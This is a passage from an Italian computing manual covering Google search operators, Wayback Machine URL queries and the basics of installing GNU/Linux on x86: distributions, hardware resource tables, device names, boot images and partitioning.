
Figura 44.4. Risultato di una ricerca con il vincolo del sito e di una porzione del percorso.

La tabella successiva mostra anche altre possibilità per la definizione di una ricerca efficace.

Tabella 44.5. Modelli di ricerca tipici di Google.

Modello	Descrizione
parola [***parola***]...	Cerca un documento contenente tutte le parole indicate.
-***parola***	Il segno meno ('**-**') davanti a una parola (preceduta da almeno uno spazio) serve a escludere quella parola dal contenuto del documento cercato.
"***frase***"	Un testo delimitato tra apici doppi permette di ricercare la corrispondenza con la stessa sequenza di parole contenute.
`site`**:*nome_di_dominio***	Il prefisso '**`site:`**' serve a limitare la ricerca tra i documenti di un certo nome di dominio.
`url`**:*stringa***	Il prefisso '**`url:`**' serve a limitare la ricerca tra i documenti ottenibili da un indirizzo che contiene la stringa indicata (anche se si tratta del percorso che segue il nome di dominio).
`cache`**:*indirizzo***	Richiede di visualizzare l'indirizzo indicato, come memorizzato da Google.

Per creare i propri indici, il sistema di Google deve prelevare una copia dei dati, che così viene archiviata. Se un documento sparisce improvvisamente, magari perché l'elaboratore che lo ospita è temporaneamente fuori servizio, o comunque irraggiungibile, è possibile recuperarlo dalla memoria di Google. Per esempio, per fare riferimento alla pagina indice di ⟨*http://www.gnu.org*⟩, basta indicare la stringa di ricerca '**`cache:www.gnu.org`**'.

Figura 44.6. Copia di Google della pagina che si ottiene dall'indirizzo ⟨*http://www.gnu.org* ⟩.

Le stringhe di ricerca che non sono troppo complesse, possono essere tradotte facilmente in un indirizzo URI, trasformando alcuni caratteri con la forma '`%`***hh***' (dove ***hh*** rappresenta un numero esadecimale corrispondente al carattere da indicare) e usando il segno '**+**' per concatenare le parole della ricerca:

```
http://www.google.com/search?q=espressione_di_ricerca
```

Lo specchietto successivo mostra alcuni esempi:

Modello di ricerca	Indirizzo URI equivalente
`GNU/Linux GNU/HURD`	⟨*http://www.google.com/search?q=GNU%2FLinux+GNU%2FHURD* ⟩
`site:linux.it GNU/Linux GNU/HURD`	⟨*http://www.google.com/search?q=site:linux.it+GNU%2FLinux+GNU%2FHURD* ⟩
`site:linux.it/docs GNU/Linux GNU/HURD`	⟨*http://www.google.com/search?q=site:linux.it/docs+GNU%2FLinux+GNU%2FHURD* ⟩
`cache:www.gnu.org`	⟨*http://www.google.com/search?q=cache:www.gnu.org* ⟩
`cache:www.gnu.org/philosophy`	⟨*http://www.google.com/search?q=cache:www.gnu.org/philosophy* ⟩

44.2 Ricerche nel passato

Internet Archive è il più grande sistema di archiviazione di dati esistente, nato con l'intento di raccogliere tutto ciò che Internet offre.

Presso Internet Archive è possibile trovare una raccolta di ogni tipo di opera digitale, ma soprattutto è possibile accedere a un archivio storico di Internet, a partire dalla fondazione di tale archivio.

L'archivio storico gestito da Internet Archive è noto come Wayback Machine e vi si accede solo specificando l'indirizzo URI del sito o del documento originale, con l'aggiunta eventuale del periodo a cui si è interessati: ⟨*http://web.archive.org* ⟩.

Figura 44.8. Internet Archive con la maschera di inserimento per la ricerca.

The Wayback Machine

INTERNET ARCHIVE

WaybackMachine

http://

Take Me Back

Advanced Search

Evidentemente è sufficiente indicare l'indirizzo URI per ottenere un elenco di copie in vari momenti nel tempo. Per esempio, si potrebbe cercare l'indirizzo `http://www.gnu.org/philosopy`;[1] la figura successiva mostra cosa si potrebbe ottenere.

Figura 44.9. Archivio storico dell'indirizzo `http://www.gnu.org/philosopy`.

Searched for http://www.gnu.org/philosopy **4** Results

* denotes when site was updated.

Search Results for Jan 01, 1996 - Nov 26, 2006										
1996	1997	1998	1999	2000	2001	2002	2003	2004	2005	2006
0 pages	0 pages	0 pages	0 pages	0 pages	0 pages	0 pages	0 pages	3 pages	1 pages	0 pages
								Jun 26, 2004 * Oct 23, 2004 Dec 23, 2004	Dec 18, 2005 *	

Eventualmente, la ricerca può essere limitata a un certo periodo, oppure possono essere richieste anche delle opzioni interessanti, come la conversione del formato: ⟨*http://web.archive.org/collections/web/advanced.html*⟩. Tuttavia, è forse più utile definire la ricerca usando semplicemente un indirizzo URI, come si descrive dagli esempi successivi.

- ⟨*http://web.archive.org/http://www.gnu.org/philosophy*⟩

  Cerca la copia più recente di quanto archiviato da ⟨*http://www.gnu.org/philosophy*⟩.

- ⟨*http://web.archive.org/20011231/http://www.gnu.org/philosophy*⟩

  Cerca le copie di quanto archiviato da ⟨*http://www.gnu.org/philosophy*⟩ intorno al giorno 31 dicembre 2001.

- ⟨*http://web.archive.org/200112/http://www.gnu.org/philosophy*⟩

  Cerca le copie di quanto archiviato da ⟨*http://www.gnu.org/philosophy*⟩ intorno alla metà di dicembre 2001.

- ⟨*http://web.archive.org/2001/http://www.gnu.org/philosophy*⟩

  Cerca le copie di quanto archiviato da ⟨*http://www.gnu.org/philosophy*⟩ intorno alla metà del 2001.

- ⟨*http://web.archive.org/200112*/http://www.gnu.org/philosophy*⟩

  Cerca tutte le copie di quanto archiviato da ⟨*http://www.gnu.org/philosophy*⟩ nel mese di dicembre 2001.

- ⟨*http://web.archive.org/2001*/http://www.gnu.org/philosophy*⟩

  Cerca tutte le copie di quanto archiviato da ⟨*http://www.gnu.org/philosophy*⟩ nell'anno 2001.

- ⟨*http://web.archive.org/*/http://www.gnu.org/philosophy*⟩

  Cerca tutte le copie di quanto archiviato da ⟨*http://www.gnu.org/philosophy*⟩ in qualunque momento.

- ⟨*http://web.archive.org/*/http://www.gnu.org/philo**⟩

  Cerca tutte le copie di quanto archiviato da `http://www.gnu.org/philo`... in qualunque momento.

44.3 Ricerche geografiche

Google offre altri strumenti di ricerca, in particolare uno per le ricerche geografiche: ⟨*http://maps.google.com*⟩. Fornendo un indirizzo, possibilmente completo di codice di avviamento postale e di nazione, si ottiene la mappa della zona.

Figura 44.10. Ricerca di un indirizzo.

Figura 44.11. Ricerca di un itinerario.

Figura 44.12. Visione aerea.

44.4 Riferimenti

- Google

  ⟨*http://www.google.com* ⟩

- Internet Archive

  ⟨*http://archive.org* ⟩

- Wayback Machine

  ⟨*http://web.archive.org* ⟩

[1] La parola «philosopy» è errata di proposito e si scopre che l'indirizzo è stato usato effettivamente per un certo tempo.

Parte ix

Installazione di un sistema GNU/Linux

Capitolo 45

Installare GNU/Linux

La prima installazione di un sistema GNU/Linux è difficile quanto lo è installare qualunque altro sistema operativo che non si conosce. Infatti, ciò significa dover accettare che non si possono utilizzare gli strumenti consueti cui si può essere abituati da tanto tempo. In questo capitolo si fa riferimento all'installazione di un sistema GNU/Linux in un elaboratore x86 partendo da strumenti Dos, allo scopo di mostrare il problema in generale, nella situazione più difficile.

45.1 Scelta della distribuzione

Prima di poter installare un sistema GNU/Linux occorre procurarsi una distribuzione di questo sistema operativo. Le distribuzioni di sistemi GNU/Linux esistenti sono molte; ciò è sicuramente un sintomo positivo dell'importanza che questo sistema operativo ha. Tuttavia, per l'utente rimane il problema di scegliere.

È molto difficile consigliare in modo generalizzato una distribuzione particolare, perché nessuna può essere migliore delle altre in senso assoluto; ognuna interpreta a proprio modo le esigenze dell'utenza, ponendo l'accento su certe caratteristiche e trascurandone altre. Di sicuro, chi intende utilizzare GNU/Linux in modo sistematico farebbe bene a provarne alcune prima di decidere «definitivamente» quale offre per sé i vantaggi migliori.

In passato, la scelta di una distribuzione particolare era motivata dalla difficoltà con cui queste potevano essere ottenute; spesso si cominciava a utilizzare GNU/Linux con un CD-ROM allegato a un libro o a una rivista, dal momento che era un po' difficile lo scarico diretto da Internet. Oggi le riviste specializzate pubblicano con maggiore frequenza le distribuzioni GNU/Linux più comuni; inoltre è anche possibile acquistare tranquillamente con una carta di credito attraverso Internet, presso aziende specializzate nella masterizzazione di CD-ROM, a un prezzo molto contenuto. Vale la pena di citare qualche distribuzione storica, indicando alcune delle loro caratteristiche.

Tabella 45.1. Distribuzioni storiche degli anni 1990.

Nome	Descrizione
Slackware	La distribuzione GNU/Linux Slackware è stata la prima a essere relativamente «facile» da installare e in ciò ha il merito di avere contribuito alla diffusione di questo sistema operativo nei suoi primi anni di vita. La caratteristica principale di questa distribuzione è di essere «spartana» come un sistema Unix tradizionale, introducendo però una gestione dei pacchetti (formato tar+gz), anche se primordiale rispetto a quanto fatto successivamente da altre distribuzioni.
Red Hat	La distribuzione GNU/Linux Red Hat, nella seconda metà degli anni 1990 è stata una delle prime distribuzioni per utenti poco esperti di sistemi Unix, orientata all'uso grafico, che in particolare ha introdotto un proprio metodo di gestione dei pacchetti applicativi, in modo da renderne più facile l'installazione e la disinstallazione. Questi pacchetti sono distribuiti in archivi in formato RPM (*Red Hat package manager*), formato che è poi stato usato anche da altre distribuzioni.

Nome	Descrizione
Debian	La distribuzione GNU/Linux Debian è realizzata attraverso il contributo di un gran numero di persone e tutto è organizzato per facilitare la loro coordinazione. Un aspetto molto importante della politica della distribuzione è l'attenzione alle licenze e ad altre restrizioni legali dei paesi occidentali, per cui i pacchetti, oltre che contenere sempre le informazioni sulla licenza, ricevono anche una classificazione di massima che consente di capire sommariamente il genere di libertà o di restrizioni che comporta l'installazione di questi. Questa distribuzione è adatta agli utenti che hanno una buona conoscenza dei sistemi Unix e ha una gestione ottima dei pacchetti applicativi, attraverso l'uso di un proprio formato, con estensione '`.deb`'. L'installazione iniziale può essere complessa per un principiante, ma ci sono molte varianti di questa distribuzione che organizzano un sistema di installazione alternativo più semplice, lasciando poi un sistema sostanzialmente compatibile con la distribuzione Debian standard.

45.2 Hardware x86

Come già accennato altrove in questo documento, le distribuzioni GNU/Linux fatte per l'hardware x86 possono funzionare solo con un microprocessore che abbia caratteristiche compatibili. Il problema più grande è invece la memoria RAM che dovrebbe essere di almeno 128 Mibyte per poter installare un sistema minimo; inoltre, mano a mano che GNU/Linux si evolve, i suoi eseguibili si appesantiscono e il sistema richiede sempre più risorse.

Teoricamente, è ancora possibile installare GNU/Linux senza X (senza il sistema grafico) avendo a disposizione meno memoria RAM, ma si tratta di un'operazione che diventa difficile. Se le circostanze costringono a tentare un'installazione con hardware molto limitato, conviene rivolgersi a edizioni particolari del sistema operativo, realizzate appositamente per questi scopi.

Prima di installare qualunque sistema operativo, sarebbe bene raccogliere le informazioni che si riescono ad avere sull'hardware installato; tuttavia, di solito l'hardware più recente può essere configurato in modo automatico tramite il firmware (il software incluso nell'hardware stesso, ovvero il BIOS) e il kernel Linux è in grado, quasi sempre, di individuarlo da solo. Eventualmente, le tabelle 45.2, 45.3 e 45.4, mostrano l'utilizzo più comune delle risorse da parte dei componenti più comuni.

Tabella 45.2. Utilizzo comune degli indirizzi di IRQ negli elaboratori di architettura x86.

IRQ	Riservato	Standard	Eventuale
0	Timer		
1	Tastiera		
2/9			'`LPT3:`'
3		'`COM2:`'	'`COM4:`'
4	'`COM1:`'		'`COM3:`'
5		'`LPT2:`'	
6	Unità di controllo dei dischetti		
7	'`LPT1:`'		
8	Orologio		
10			
11			
12		Mouse PS/2	
13	Coprocessore matematico		
14	Unità di controllo ATA (IDE)		

IRQ	Riservato	Standard	Eventuale
15	Unità di controllo ATA (IDE) secondaria		

Tabella 45.3. Utilizzo comune dei canali DMA negli elaboratori di architettura x86.

Canale DMA	Utilizzo normale	Eventuale
1		
2	unità di controllo dischetti (1 e 2)	
3		Unità di controllo dischetti (3 e 4)
4	unità di controllo DMA	

Tabella 45.4. Utilizzo comune degli indirizzi di comunicazione da 0000_{16} a $03FF_{16}$ negli elaboratori di architettura x86.

Da	A	Utilizzo normale
0000_{16}	$001F_{16}$	Unità di controllo DMA1
0020_{16}	$003F_{16}$	PIC1 (*Programmable interrupt controller*)
0040_{16}	$005F_{16}$	Timer
0060_{16}	$006F_{16}$	Tastiera
0070_{16}	$007F_{16}$	RTC (*Real time clock*)
0080_{16}	$009F_{16}$	dma page reg
$00A0_{16}$	$00BF_{16}$	PIC2 (*Programmable interrupt controller*)
$00C0_{16}$	$00DF_{16}$	Unità di controllo DMA2
$00E0_{16}$	$00EF_{16}$	
$00F0_{16}$	$00FF_{16}$	NPU (Coprocessore matematico)
0100_{16}	0176_{16}	
0170_{16}	0177_{16}	ATA1 (unità di controllo secondaria dischi ATA)
0178_{16}	$01EF_{16}$	
$01F0_{16}$	$01F7_{16}$	ATA0 (unità di controllo primaria dischi ATA)
$01F8_{16}$	$01FF_{16}$	
0200_{16}	$020F_{16}$	
0210_{16}	$021F_{16}$	
0220_{16}	$022F_{16}$	
0230_{16}	$023F_{16}$	
0240_{16}	$024F_{16}$	
0250_{16}	$025F_{16}$	
0260_{16}	$026F_{16}$	
0270_{16}	0277_{16}	
0278_{16}	$027F_{16}$	LPT(2) (Porta stampante)
0280_{16}	$028F_{16}$	
0290_{16}	$029F_{16}$	
$02A0_{16}$	$02AF_{16}$	
$02B0_{16}$	$02BF_{16}$	
$02C0_{16}$	$02CF_{16}$	
$02D0_{16}$	$02DF_{16}$	
$02E0_{16}$	$02E7_{16}$	
$02E8_{16}$	$02EF_{16}$	'`COM4:`' (Porta seriale)
$02F0_{16}$	$02F7_{16}$	
$02F8_{16}$	$02FF_{16}$	'`COM2:`' (Porta seriale)
0300_{16}	$031F_{16}$	Ethernet NE2000
0320_{16}	$032F_{16}$	
0330_{16}	$033F_{16}$	
0340_{16}	$034F_{16}$	
0350_{16}	$035F_{16}$	
0360_{16}	$036F_{16}$	

Da	A	Utilizzo normale
0370_{16}	0375_{16}	Unità di controllo dischetti (terza e quarta unità)
0376_{16}	0376_{16}	ATA1 (unità di controllo secondaria dischi ATA)
0377_{16}	0377_{16}	
0378_{16}	$037F_{16}$	LPT(1) (Porta stampante)
0380_{16}	$038F_{16}$	
0390_{16}	$039F_{16}$	
$03A0_{16}$	$03AF_{16}$	
$03B0_{16}$	$03BF_{16}$	
$03C0_{16}$	$03CF_{16}$	EGA/VGA
$03D0_{16}$	$03DF_{16}$	CGA/EGA/VGA nelle modalità video a colori
$03E0_{16}$	$03E7_{16}$	
$03E8_{16}$	$03EF_{16}$	‘`COM3:`’ (Porta seriale)
$03F0_{16}$	$03F5_{16}$	Unità di controllo dischetti (prima e seconda unità)
$03F6_{16}$	$03F6_{16}$	ATA0 (unità di controllo primaria dischi ATA)
$03F7_{16}$	$03F7_{16}$	
$03F8_{16}$	$03FF_{16}$	‘`COM1:`’ (Porta seriale)

Quando si hanno schede a 8 bit (quelle che utilizzano solo la prima parte di un alloggiamento ISA) si possono usare esclusivamente gli indirizzi di IRQ inferiori a 10.

Il caso delle porte parallele è un po’ particolare: il sistema operativo Dos assegna i nomi ‘`LPT1:`’, ‘`LPT2:`’ e ‘`LPT3:`’ in base a una ricerca tra i possibili indirizzi di I/O. Vengono scanditi gli indirizzi $3BC_{16}$, 378_{16} e 278_{16}. La prima porta a essere individuata diventa ‘`LPT1:`’ e così di seguito.

45.3 Nomi dei dispositivi delle unità di memorizzazione

GNU/Linux utilizza dei nomi bene ordinati per i file di dispositivo, ma questi possono confondere chi proviene dall’esperienza Dos o MS-Windows. La tabella 45.5 mostra l’elenco di alcuni nomi di dispositivo riferiti a unità di memorizzazione.

Tabella 45.5. Elenco dei nomi di dispositivo utilizzati per le unità di memorizzazione.

Nome	Descrizione	Dos o MS-Windows
‘`/dev/fd0`’	prima unità a dischetti	‘`A:`’
‘`/dev/fd0u1440`’	prima unità a dischetti da 1440 Kibyte	‘`A:`’
‘`/dev/fd1`’	seconda unità a dischetti	‘`B:`’
‘`/dev/fd1u1440`’	seconda unità a dischetti da 1440 Kibyte	‘`B:`’
‘`/dev/hda`’	primo disco fisso PATA (IDE)	
‘`/dev/hdb`’	secondo disco fisso (o CD-ROM) PATA (IDE)	
‘`/dev/hdc`’	terzo disco fisso (o CD-ROM) PATA (IDE)	
‘`/dev/hdd`’	quarto disco fisso (o CD-ROM) PATA (IDE)	
‘`/dev/sda`’	primo disco SCSI, SATA, o memoria esterna USB	
‘`/dev/sdb`’	secondo disco SCSI, SATA, o memoria esterna USB	
‘`/dev/sdc`’	terzo disco SCSI, SATA, o memoria esterna USB	
...		

Le unità di memorizzazione di massa, ad accesso diretto, che non rientrano nella categoria dei «dischetti» (o *floppy*), sono suddivise normalmente in partizioni, dove per fare riferimento a queste si aggiunge un numero alla fine del nome. Per esempio, ‘`/dev/hda1`’ è la prima

partizione del primo disco PATA, '/dev/sda2' è la seconda partizione del primo disco SCSI, SATA, o della prima memoria USB.

La distinzione tra i nomi usati per le partizioni primarie e le partizioni logiche contenute in quelle estese, può creare confusione ulteriore. In generale, conviene non utilizzare partizioni logiche, se non c'è una necessità reale. Volendo prendere come esempio il primo disco fisso PATA, le prime quattro partizioni normali (primarie ed estese) hanno nomi che vanno da '/dev/hda1' a '/dev/hda4', mentre le partizioni logiche utilizzano nomi da '/dev/hda5' in poi.

45.4 Preparazione

Prima di poter installare GNU/Linux occorre che sia pronto l'elaboratore che deve accoglierlo; solitamente, la cosa più importante da sistemare è l'organizzazione delle partizioni delle unità di memorizzazione di massa ad accesso diretto (di solito i dischi fissi).

Il principiante non può pretendere di fare cose troppo complesse, pertanto è necessario che disponga di un elaboratore da dedicare completamente al nuovo sistema operativo. D'altra parte, l'utente più preparato, che ritiene di avere raggiunto l'abilità necessaria a installare il nuovo sistema operativo facendolo convivere con un altro che risulta già installato, non può considerarsi infallibile e deve premunirsi con delle copie di sicurezza preventive.

Il kernel Linux può essere predisposto per la gestione di una grande quantità di file system; tuttavia, fino a quando non si raggiunge l'esperienza necessaria, è bene installare il sistema GNU/Linux nel suo file system standard, noto con il nome Second-extended, preferendo possibilmente la versione più avanzata di tale tipo di file system (attualmente dovrebbe trattarsi del tipo Ext3).

45.4.1 Dischetti di partenza e file-immagine

Prima di iniziare l'installazione di una distribuzione GNU/Linux qualsiasi, occorre avere un modo di avviare il programma di installazione. Ci potrebbero essere dei dischetti, dei CD (anche piccoli, come quelli formato tessera) o dei DVD, delle memorie solide esterne (come quelle USB), o qualunque altro tipo di sistema di memorizzazione rimovibile. Qualunque sia il tipo di unità di memorizzazione previsto, di norma vengono distribuiti dei ***file-immagine***, ovvero file che consentono la riproduzione esatta del disco o dell'unità che rappresentano, disponendo però degli strumenti necessari per farlo.

Se si devono utilizzare dei dischetti magnetici tradizionali, questi devono essere privi di difetti. Anche se in fase di inizializzazione non si riscontrano errori, può darsi che i dischetti si mostrino difettosi durante il loro utilizzo. Ciò potrebbe manifestarsi attraverso delle segnalazioni di vario genere, oppure il sistema potrebbe bloccarsi durante l'avvio. In tali casi conviene tentare nuovamente utilizzando dischetti differenti.

Generalmente, quando si devono utilizzare unità di memorizzazione di capacità ridotta, per avviare un sistema GNU/Linux minimo, può essere necessario il caricamento successivo di più unità. Per esempio, quando si tratta di dischetti magnetici tradizionali, si tratta spesso di due o più dischetti: uno contenente essenzialmente il kernel e il secondo (eventualmente con i successivi) contenente i programmi.

Spesso, i sistemi GNU/Linux minimi, realizzati per installare un sistema completo o per fare semplicemente della manutenzione al sistema già installato, sono organizzati in modo da copiare inizialmente il proprio file system nella memoria centrale (in quello che è noto come disco RAM). In tal modo, una volta avviato un sistema GNU/Linux del genere, è possibile rimuovere l'unità di memorizzazione usata e rimpiazzarla con altre (per esempio per procedere all'installazione). Tra l'altro, questo meccanismo del file system nella memoria centrale diventa indispensabile quando l'avvio richiede l'utilizzo successivo di più unità di memorizzazione.

Per la riproduzione di dischetti magnetici tradizionali, partendo dai file-immagine relativi, se si dispone di un sistema Dos o MS-Windows si usa generalmente il programma '**RAWRITE.EXE**'. Si osservi l'esempio seguente in cui si riproduce un dischetto a partire dal file 'AVVIO.IMG'.

C:> **RAWRITE AVVIO.IMG A:** [*Invio*]

Se si ha a disposizione un sistema GNU/Linux da qualche parte, si possono utilizzare due modi diversi. Si osservino gli esempi seguenti in cui si riproduce un dischetto da 1440 Kibyte a partire dal file 'avvio.img'.

cp avvio.img /dev/fd0 [*Invio*]

dd if=avvio.img of=/dev/fd0 bs=1440k [*Invio*]

Eventualmente, la sezione 176 mostra un elenco con più possibilità.

Se invece i file-immagine si riferiscono a CD o DVD, occorre usare strumenti appropriati per la masterizzazione.

45.5 Partizioni e file system

GNU/Linux può essere installato in una unità di memorizzazione di massa ad accesso diretto, utilizzando una sola o più partizioni. Inoltre, nella maggior parte dei casi ci si deve prendere cura di creare una partizione da dedicare allo scambio della memoria virtuale (*swap*).

La partizione di scambio è una partizione come le altre, che viene identificata e inizializzata in modo diverso. In generale è conveniente utilizzare una dimensione pari ad almeno la stessa quantità di memoria RAM esistente, tenendo conto che una dimensione maggiore della necessità effettiva non comporta inconvenienti, a parte lo spreco di spazio nella memoria di massa.

Quando come memoria di massa si utilizzano dischi ATA, si pone il problema della posizione in cui si trovano il kernel e gli altri file utilizzati per l'avvio. Questi dovrebbero trovarsi fisicamente nella parte iniziale del disco, in base ai limiti che può avere il BIOS degli elaboratori x86. Nel caso di BIOS molto vecchi, è necessario che i file utilizzati per l'avvio si trovino entro il 1024-esimo cilindro; con BIOS più recenti esiste ugualmente un limite, anche se più avanzato.

Dal momento che se una partizione termina oltre un certo limite di riferimento, non ci può essere la certezza che certi file si trovino sicuramente prima di quella posizione, per evitare dubbi, qualunque sia il tipo di memoria di massa, si crea normalmente una partizione apposita, delle sole dimensioni necessarie a contenere i file utilizzati per l'avvio (di solito si tratta di tutto ciò che è contenuto nella directory '/boot/'), all'inizio dell'unità.

45.5.1 Suddivisione del file system su più partizioni

Il file system del sistema GNU/Linux, così come accade per gli altri sistemi Unix, può essere scomposto in più parti residenti fisicamente in partizioni diverse, unite assieme attraverso vari innesti. Ci possono essere diverse buone ragioni per fare questo, in particolare le seguenti:

- le richieste di accesso al file system possono essere distribuite su più unità di memorizzazione di massa distinte;
- più unità di piccole dimensioni possono essere unite insieme senza la necessità di acquistarne una gigantesca;
- le parti del file system che non devono essere alterabili possono risiedere anche su unità in sola lettura, come un CD o un DVD;
- in una rete locale si possono condividere dati e programmi usati in comune attraverso un file system di rete.

Segue un elenco delle possibilità tipiche di scomposizione di un file system GNU/Linux. L'argomento è trattato anche nel capitolo 174.

- **Partizione principale**

  La partizione principale deve contenere la directory radice ('`/`'). **Quando non si scompone il file system, si tratta dell'unica partizione.**

- **Partizione di avvio**

  Se si prevedono problemi per l'avvio dovuti a un BIOS inadeguato, diventa necessario che il kernel e gli altri file utilizzati nella fase di avvio si trovino nella parte iniziale dell'unità di memorizzazione. Per questo, in tali situazioni si crea una partizione apposita nella parte iniziale dell'unità, in cui si colloca la directory '`/boot/`', all'interno della quale si mette anche il file del kernel.

- **Partizione dedicata ai programmi**

  La maggior parte del software viene collocato al di sotto della directory '`/usr/`' e il suo contenuto viene posto frequentemente in un'altra partizione.

- **Partizione dedicata agli utenti**

  Quando un sistema è multiutente, il contenuto della directory '`/home/`' può diventare molto grande e può convenire la sua collocazione in un'altra partizione.

In aggiunta a questi casi fondamentali, si possono valutare anche le possibilità seguenti.

- **Partizione per i file temporanei**

  Tutti i sistemi Unix utilizzano la directory '`/tmp/`' come contenitore generico di file a uso temporaneo. In un sistema multiutente, l'attività all'interno di questa directory potrebbe essere piuttosto intensa. In tal caso, può convenire di far risiedere il suo contenuto altrove in modo da alleggerire l'attività del disco che invece contiene la partizione principale.

- **Partizione per i sorgenti**

  I sorgenti delle applicazioni risiedono solitamente nella directory '`/usr/src/`'. Se si intende gestire una grande quantità i sorgenti, può convenire di utilizzare una partizione dedicata a questo scopo.

- **Partizione per i programmi e i file locali**

  Per convenzione, un file system di un sistema GNU e di altri sistemi Unix dovrebbe riservare la directory '`/usr/local/`' per quei programmi e quei file che riguardano l'ambito locale. L'estensione di questo ambito dipende dalle circostanze. In generale, la directory '`/usr/`' potrebbe risiedere in una partizione accessibile in sola lettura (come nel caso di un CD/DVD o di un servente di rete NFS). La directory '`/usr/local/`' potrebbe risiedere altrove in modo da permettere l'installazione di programmi speciali a uso di quella macchina particolare o di quella sottorete. Di solito, si estende il concetto e si intende che questa directory sia il luogo più adatto all'installazione di quei programmi che non fanno parte della distribuzione GNU/Linux che si utilizza.

45.6 Moduli

Le distribuzioni GNU/Linux comuni utilizzano la tecnica della scomposizione del kernel in moduli, in modo da ridurre le dimensioni del blocco principale del kernel e da utilizzare meno memoria centrale, rispetto a quella che si userebbe con un kernel monolitico completo.

Un sistema GNU/Linux abbastanza completo, anche se può essere avviato da un CD o da un DVD, dovrebbe essere in grado di riconoscere i componenti hardware presenti e di caricare in modo appropriato i moduli necessari a gestirli. Tuttavia, quando questo meccanismo fallisce, oppure manca del tutto, ci può essere la necessità di caricare manualmente i moduli, attraverso dei comandi specifici. Eventualmente, in presenza di hardware particolare o molto vecchio, diventa necessario, oltre che indicare il modulo da caricare, specificare dei parametri, in base alle caratteristiche dell'hardware stesso. Eventualmente, nel capitolo 69 sono elencati alcuni moduli che richiedono dei parametri.

45.7 Aggiornamento di un'installazione precedente

Le distribuzioni GNU/Linux che utilizzano un sistema di gestione dei pacchetti più o meno raffinato, consentono teoricamente di aggiornare un'installazione precedente. In molti casi questo costituisce un'insidia, perché alle volte l'aggiornamento fallisce e infine si resta con un sistema zoppicante oppure non funzionante del tutto.

Se si intende utilizzare veramente la possibilità di aggiornare un'installazione precedente, è indispensabile fare prima una copia di sicurezza, a meno di avere una fiducia illimitata nei confronti della distribuzione che si utilizza.

45.8 Caricamento del sistema operativo dopo l'installazione

Di solito, l'ultima cosa fondamentale da definire, prima di concludere definitivamente il procedimento di installazione, è il modo in cui si deve avviare il sistema operativo. Spesso viene proposto di predisporre un dischetto di avvio di emergenza specifico per la propria installazione e anche di configurare e installare il sistema di avvio nell'unità di memorizzazione che ospita l'installazione (di solito è il disco fisso), attraverso programmi come GRUB o LILO (quando si tratta di architettura x86).

La creazione di un dischetto di avvio di emergenza è molto importante e non dovrebbe essere saltata se questa è disponibile, specialmente le prime volte. Oltre a ciò, è bene tenere presente che la configurazione che si ottiene con GRUB o LILO, attraverso il programma di installazione, potrebbe essere piuttosto limitata, quindi il dischetto di avvio è sempre una buona cosa per cominciare bene.

Quando è il turno di configurare il sistema di avvio nell'unità di memorizzazione di massa, potrebbe essere presentata solo la scelta di installare il settore di avvio nell'MBR, cioè il primo settore dell'intera unità, oppure nel primo settore della partizione principale in cui risiede GNU/Linux. Purtroppo ci sono situazioni in cui queste due possibilità sono insufficienti, per quello che si vuole fare, quindi conviene utilizzare il dischetto di avvio per poter far partire il sistema e configurare successivamente il sistema di avvio come si vuole.

Nella situazione più semplice, si lascia che il programma responsabile dell'installazione del sistema di avvio modifichi il primo settore dell'unità di memorizzazione (MBR), in modo da dare a questo il controllo dell'avvio di GNU/Linux e degli altri sistemi operativi eventuali. Se per qualche motivo ciò non può essere fatto, l'installazione alternativa nel primo settore della partizione contenente GNU/Linux richiede poi di affidare a un altro programma (un altro sistema di avvio) l'avvio di quel settore.

I programmi usati per installare e configurare un sistema di avvio, devono essere in grado di passare al kernel Linux alcuni parametri, di solito per consentire l'individuazione di dispositivi particolari o per richiedere una modalità di funzionamento speciale. Il programma di installazione del sistema di avvio potrebbe richiedere l'indicazione di questi parametri aggiuntivi, che però di solito non vanno specificati.

La parte xi descrive la gestione di un sistema di avvio, entrando nel dettaglio dei programmi usati comunemente per questo scopo.

45.9 Strumenti e concetti generali

L'installazione di una distribuzione GNU/Linux può essere preceduta da una preparazione delle partizioni attraverso un sistema di emergenza avviato da dischetti, da CD o da altre unità di memorizzazione rimovibili. Naturalmente, questo sistema GNU/Linux di emergenza avviato provvisoriamente, deve essere dotato di una raccolta minima di programmi essenziali. Spesso, le stesse distribuzioni GNU/Linux comuni offrono strumenti del genere.

